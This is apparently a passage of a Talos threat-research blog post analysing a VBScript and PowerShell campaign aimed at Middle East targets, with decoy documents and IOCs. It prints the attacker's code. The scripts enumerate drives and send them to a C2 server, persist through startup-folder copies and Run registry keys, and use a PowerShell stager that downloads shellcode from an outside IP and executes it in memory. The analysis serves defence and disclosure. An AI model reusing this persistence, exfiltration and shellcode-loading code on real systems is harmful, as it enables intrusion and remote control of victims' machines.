


```
            If drive.isready = True Then
                enumdriver = enumdriver & drive.path & "|" & drive.drivetype & "-|-"
            End If
        Next
        Set objHTTP = CreateObject("msxml2.xmlhttp")
        objHTTP.open "post","http://" & h & ":" & p &"/" & "is-return" , False
        objHTTP.setrequestheader "user-agent:", c & "-|-" & a
        objHTTP.setRequestHeader "Content-Type", "text/plain;charset=UTF-8"
        objHTTP.send enumdriver
End Sub
```

The function acts to list the drives of the infected system and their type (internal drive, usb driver etc.)

PERSISTENCE FUNCTIONS


In addition to the reconnaissance functions we received 2 functions linked to the persistence of the WSF script. The first script is used to persist, the second is used to clean the infected system. Our machine was served this after taking too much time to send a request to the C2 Presumably the attacker determined we were examining their systems and decided to remove the malware to prevent further analysis:



```
sub Sub0
        On Error Resume Next

        Set objShell    = CreateObject("WScript.Shell")
        Set objFSO              = CreateObject("scripting.FileSystemObject")

        installDir              = "%appdata%\Microsoft\Protect"
        startupDir              = objShell.specialfolders("startup") & "\"
        installDir              = objShell.expandenvironmentstrings(installDir) & "\"
        scriptName              = WScript.ScriptName
        scriptFile              = WScript.ScriptFullName
        startupScript   = startupDir & scriptName
        installScript   = installDir & scriptName
        scriptCommand   = "WScript.exe //B " & chrw(34) & installScript & Chrw(34)
        key                     = "IExplorer"


        objFSO.copyfile scriptFile, installScript, True
        objFSO.copyfile scriptFile, startupScript, True
        objShell.RegWrite "HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\" & key, scriptCommand, "REG_SZ"
        objShell.RegWrite "HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\"& key, scriptCommand, "REG_SZ"
        If LCase (objFSO.GetFile(scriptFile).ShortPath) <> LCase(objFSO.GetFile(installScript).ShortPath) Then
                objShell.run scriptCommand
                WScript.Quit
        End If
        Err.Clear
End Sub

sub Sub0
        On Error Resume Next

        Set objShell = CreateObject("WScript.Shell")
        Set objFSO = CreateObject("scripting.FileSystemObject")

        startupDir              = objShell.specialfolders("startup") & "\"
        installDir              = "%appdata%\Microsoft\Protect"
        installDir              = objShell.expandenvironmentstrings(installDir) & "\"
        scriptName              = WScript.ScriptName
        startupScript   = startupDir & scriptName
        installScript   = installDir & scriptName
        key = "IExplorer"

        objShell.RegDelete "HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\" & key
        objShell.RegDelete "HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\" & key

        objFSO.DeleteFile installScript ,True
        objFSO.DeleteFile startupScript ,True

        WScript.quit
End Sub
```


PIVOT FUNCTION

Finally, we received a pivot function. The function is the only non-s0 function we obtained during our research. This is a s1 function that takes one argument:




```
Sub Sub1(script)
        On Error Resume Next
        Execute script
End Sub
```

Here is the argument:



```
set pfft = CreateObject("WScript.Shell")
pfft.run "powershell.exe -ExecutionPolicy Bypass -Enc ""SQBuAHYAbwBrAGUALQB[...redacted...]bgBkACgAKQA7AA=="""
```


The purpose is to execute a powershell script:



```
$PDx32 = 'powershell.exe -NoP -NonI -W Hidden -Command "Invoke-Expression $(New-Object IO.StreamReader
         ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream (
           ,$([Convert]::FromBase64String(\"nVRtc9pIDP7[...redacted...]TrphuKHxx+168y8=\")))), [IO.Compression.CompressionMode]::Decompress))
         , [Text.Encoding]::ASCII)).ReadToEnd();"'
$PDx64 = '%WinDir%\syswow64\windowspowershell\v1.0\powershell.exe -NoP -NonI -W Hidden -Exec Bypass
          -Command "Invoke-Expression $(New-Object IO.StreamReader ($
          (New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream (,$([Convert]::FromBase64String(\"nVRtc9pI[...redacted...]uKHxx+168y8=\"))))
          , [IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();"'

if ($env:PROCESSOR_ARCHITECTURE -eq "x86") {
    cmd.exe /C $PDx32
}
else {
    cmd.exe /C $PDx64
}
```

The PowerShell script executes a second base64 encoded script. The attacker forces the the system to use the 32 bit version of Powershell even if the operating system architecture is 64 bits.

Finally we obtain the last PowerShell script:




```
$q = @"
[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
"@
try{$d = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789".ToCharArray()
function c($v){ return (([int[]] $v.ToCharArray() | Measure-Object -Sum).Sum % 0x100 -eq 92)}
function t {$f = "";1..3|foreach-object{$f+= $d[(get-random -maximum $d.Length)]};return $f;}
function e { process {[array]$x = $x + $_}; end {$x | sort-object {(new-object Random).next()}}}
function g{ for ($i=0;$i -lt 64;$i++){$h = t;$k = $d | e;  foreach ($l in $k){$s = $h + $l; if (c($s)) { return $s }}}return "9vXU";}
[Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$m = New-Object System.Net.WebClient;
$m.Headers.Add("user-agent", "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)");$n = g; [Byte[]] $p = $m.DownloadData("https://176.107.185.246:443/$n" )
Write-Output $n
$User = Read-Host -Prompt 'Pause'
$o = Add-Type -memberDefinition $q -Name "Win32" -namespace Win32Functions -passthru
$x=$o::VirtualAlloc(0,$p.Length,0x3000,0x40);[System.Runtime.InteropServices.Marshal]::Copy($p, 0, [IntPtr]($x.ToInt32()), $p.Length)
$o::CreateThread(0,0,$x,0,0,0) | out-null; Start-Sleep -Second 86400}catch{}
```

The purpose of this script is to download shellcode from 176[.]107[.]185[.]246 IP, to map it in memory and to execute it. The attacker takes many precautions before delivering the shellcode, these will be explained in the next chapter. Unfortunately during our investigation we weren't served the anticipated shellcode.

Attackers OPSEC

The attacker behind this campaign put a lot of effort into protecting its infrastructure and to avoid leaking code to analysts. The first Command & Control server is protected by CloudFlare. This choice complicates the analysis and tracking of the campaign. Additionally, the attacker filters on the User-Agent; if your web requests do not fit a specific pattern, your request will be ignored. During our analysis the attacker was only active during the morning (Central European Timezone), similarly the various different payloads were only sent during mornings (Central

European Time). When an infected system receives the pivot function, the attacker disables their firewall for a few minutes to allow this unique IP to download the shellcode. Afterwards, the server becomes unreachable. Here is a schema of this workflow:



Additionally, we saw that the attackers blacklisted some of our specific User-Agent strings and IP addresses used during our investigation

This high level of OPSEC is exceptional even among presumed state sponsored threat actors…

Links with Jenxcus (a.k.a. Houdini/H-Worm)?

If you are familiar with Jenxcus (a.k.a. Houdini/H-Worm) you should see some similarities between the VBScript used during this campaign and this well-known malware: usage of the user-agent to exfiltrate data, reconnaissance techniques etc…

We cannot tell if the attacker used a new version of Jenxcus or if this malware served as the inspiration for their own malicious code. The source code of Jenxcus can be easily found on the Internet. However, the adaptation used in this campaign is more advanced: the features/functions are loaded on demand and the initial script does not include all the malicious code unlike Jenxcus.


Additional Targets

We can identify different targets based on the User-Agent used by the attacker to identify victims. These are a few examples:

```
c = "U.15.7"
a = "7381422017562407104715561157161224612141879358623817991875 98"


c = "1X.134"
a = "1304272017061511112091234512881224137712347158623881366543 39"


c = "Fb-20.9"
a = "5850102017502011100211123446618991122716191231391166845431 13"
```

OTHER CAMPAIGNS USING DAR EL-JALEEL DECOY DOCUMENTS

This is not the first time Talos has investigated targeted campaigns using Dar El-Jaleel decoy documents. During 2017, we identified several campaigns using the same decoy documents:



DAR EL-JALEEL
For Publishing & Palestinian Research & Studies
Tel: 5157627-5155627 Fax: 5153668
P.o.box 8972 -11121
44-Queen Rania Al Abdullah St.
Amman - Jordan

دار الجليـــل
للنشر والدراسات والابحاث الفلسطينية
هاتف: ٥١٥٧٦٢٧ - ٥١٥٥٦٢٧ فاكس: ٥١٥٣٦٦٨
ص ب ٨٩٧٢ - ١١١٢١
شارع الملكة رانيا العبدالله - بناية رقم (٤٤)
عمان - الأردن

Email: darjaleel@gmail.com

التاريخ : 2017/11/05

يصدر أسبوعياً


نـظرة تـحـلـيـلـيـة فـي الأحـداث الـعـربـيـة

الاردن:

- نشاط الملك الدبلوماسي يجعل من عمان عاصمة الدبلوماسية بامتياز
- حقيقة الدور الأردني في أزمة كردستان
- المجالي: الوطن تجاوز مؤامرات بفضل وعي شعبه وحكمة قيادته ويقظة قواته المسلحة
- انفتاح أردني حذر تجاه مساعي حماس لترميم العلاقات
- توقيع 12 وثيقة بين الأردن والإمارات العربية
- "عين على القدس": حماية أملاك الكنيسة وأوقافها عهدة عمرية ووصاية هاشمية
- الأردن يرفض الكونفدرالية وصفقة القرن

سوريا:


- تقرير أممي يحمّل النظام السوري مسؤولية هجوم خان شيخون



- معارك طاحنة بين الجيش السوري ومقاتلي "داعش" في دير الزور
- بعد التخلص من داعش: واشنطن وموسكو وجهاً لوجه في سوريا
- (المعارضة) تقدم باستانا وثائق عن مجازر النظام السوري
- موسكو تحضر لـ "مؤتمر الحوار الوطني"

This document is a weekly report about the major events occuring during the 1st week of November 2017, talking about the most important events happening in Jordan, Iraq, Syria, Lebanon, Palestine, Israel, Russia, ISIS and the ongoing Gulf Countries conflict with Qatar.

We encountered this document in campaigns using .NET malware (with the CC: foxlive[.]life) and C++ malware (with the CC: download[.]share2file[.]pro). The purpose of the malwares was to retrieve information relating to the targeted systems and to download an additional payload. Moreover, we identified another campaign using a share2file[.]pro subdomain. Here is the decoy document in this campaign:



كشف التقاعد 2017

يونيو

	[redacted]		نقيب
	[redacted]		رائد
	[redacted]		رائد
	[redacted]		ملازم أول
	[redacted]		رائد
	[redacted]		مقدم
	[redacted]		رائد
	[redacted]		رائد
	[redacted]		مساعد
	[redacted]		مقدم
	[redacted]		رائد
	[redacted]		رائد
	[redacted]		ملازم أول
	[redacted]		عقيد
	[redacted]		نقيب
	[redacted]		نقيب
	[redacted]		مقدم
	[redacted]		ملازم
	[redacted]		الأولي
	[redacted]		رقيب أول
	[redacted]		مساعد
	[redacted]		رائد
	[redacted]		نقيب
	[redacted]		رائد
	[redacted]		رائد
	[redacted]		رائد
	[redacted]		نقيب
	[redacted]		نقيب
	[redacted]		رائد
	[redacted]		مقدم
	[redacted]		عقيد
	[redacted]		ملازم أول
	[redacted]		مقدم
	[redacted]		نقيب
	[redacted]		مساعد أول
	[redacted]		مساعد أول
	[redacted]		رائد
	[redacted]		رائد
	[redacted]		نقيب
	[redacted]		ملازم
	[redacted]		رائد
	[redacted]		ملازم أول

This document is a pension list of military personnel dated June 2017, containing names of individuals which we have redacted, alongside a military rank individuals which we have redacted, alongside a military rank.

We don't know if these campaigns are performed by the same actor or different groups interested in this region. These campaigns are still under investigation.

CONCLUSION


These campaigns show us that at least one threat actor is interested in and targeting the Middle East. Due to the nature of the decoy documents, we can conclude that the intended targets have an interest in the geopolitical context of the region. The attackers used an analysis report alleged to be written by Dar El-Jaleel, a Jordanian institute specialising in studies of the region. Some of these documents are tagged as confidential.

During the VBS Campaign, we were surprised by the level of OPSEC demonstrated by the attacker and their infrastructure. Legitimate service such as CloudFlare were used to hide malicious activities. Additionally the attacker used user-agent filtering and firewall rules in order to grant access to specific infected systems for only a few minutes in order to deliver shellcode. Following this, the server became unreachable. Another notable observation is the fact that the attacker was active only during the morning (Central European timezone) during our investigation.

The usage of script languages is an interesting approach from the attackers' point of view. These languages are natively available on Windows system, provide a high degree of flexibility, and can easily stay under the radar.

COVERAGE

Additional ways our customers can detect and block this threat are listed below.



PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as NGFW, NGIPS, and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCS

VBS Campaign:
Initial script: 15f5aaa71bfa3d62fd558a3e88dd5ba26f7638bf2ac653b8d6b8d54dc7e5926b
Domain #1: office-update[.]services
IP #2: 176[.]107[.]185[.]246

.NET Campaign:
Initial dropper: 4b03bea6817f0d5060a1beb8f6ec2297dc4358199d4d203ba18ddfcca9520b48
.NET #1: d49e9fdfdce1e93615c406ae13ac5f6f68fb7e321ed4f275f328ac8146dd0fc1
.NET #2: e66af059f37bdd35056d1bb6a1ba3695fc5ce333dc96b5a7d7cc9167e32571c5
Domain #1: jo[.]foxlove[.]life
Domain #2: eg[.]foxlove[.]life
Domain #3: fox[.]foxlove[.]life

Campaign #3:
Initial Dropper: af7a4f04435f9b6ba3d8905e4e67cfa19ec5c3c32e9d35937ec0546cce2dd1ff
Payload: 76a9b603f1f901020f65358f1cbf94c1a427d9019f004a99aa8bff1dea01a881
Domain: download[.]share2file[.]pro

Campaign #4:
Initial Dropper: 88e4f306f126ce4f2cd7941cb5d8fcd41bf7d6a54cf01b4a6a4057ed4810d2b6
Payload #1: c5bfb5118a999d21e9f445ad6ccb08eb71bc7bd4de9e88a41be9cf732156c525
Payload #2: 1176642841762b3bc1f401a5987dc55ae4b007367e98740188468642ffbd474e
Domain: update[.]share2file[.]pro

POSTED BY PAUL RASCAGNERES AT 12:48 AM
LABELS: APT, MALWARE, MALWARE ANALYSIS, MIDDLE EAST, OPSEC, VBSCRIPT

SHARE THIS POST

NO COMMENTS:

POST A COMMENT

Enter your comment...

Comment as: Select profile... ⬍

Publish Preview

HOME OLDER POST

SUBSCRIBE TO: POST COMMENTS (ATOM)

Search Blog

SUBSCRIBE TO OUR FEED

Posts

Comments

✉ Subscribe via Email

BLOG ARCHIVE

▼ 2018 (21)

▼ FEBRUARY (3)

Targeted Attacks In The Middle East

Beers with Talos EP 22: Forget the ASA, Rob Joyce ...

Flash 0-Day In The Wild: Group 123 At The Controls...

► JANUARY (18)

► 2017 (172)

► 2016 (98)

► 2015 (62)

► 2014 (67)

► 2013 (30)

► 2012 (53)

► 2011 (23)

► 2010 (93)

► 2009 (146)

► 2008 (37)

RECOMMENDED BLOGS

RECOMMENDED BLOGS

CISCO BLOG

It’s Not a Network Problem, and I Can Prove It

CLAMAV® BLOG

ClamAV 0.100.0 beta has been released!

SNORT BLOG

Snort Subscriber Rule Set Update for 01/16/2018

Software

Vulnerability Information

Reputation Center

Library

Support Communities

About

Careers

Blog

BACK

Snort Community

ClamAV Community

Project Aspis

SpamCop